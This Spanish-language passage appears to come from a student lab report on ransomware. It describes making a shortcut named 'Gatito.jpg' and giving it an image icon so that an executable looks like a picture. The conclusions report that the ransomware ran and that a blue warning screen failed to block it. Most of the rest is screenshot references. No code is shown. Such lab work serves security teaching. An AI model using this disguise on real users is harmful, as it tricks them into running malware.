para el acceso directo “Gatito.jpg”







Lo que haremos ahora es cambiar el icono del acceso directo, click derecho y propiedades sobre el archivo ejecutable y seleccionamos el icono el predefinido de una imagen buscando en “examinar”








EVALUACION









Conclusiones

- El ransomware si se ejecuto correctamente, aunque al momento de su ejecución hubo una pequeña protección mediante la pantalla azul aunque esta no sirvió de nada
- La pequeña pantallita azul trato de impedirlo, pero no fue suficiente
- Ninguna, solo esa pantalla azul
- Sucedía lo mismo que abriéndolo de manera normal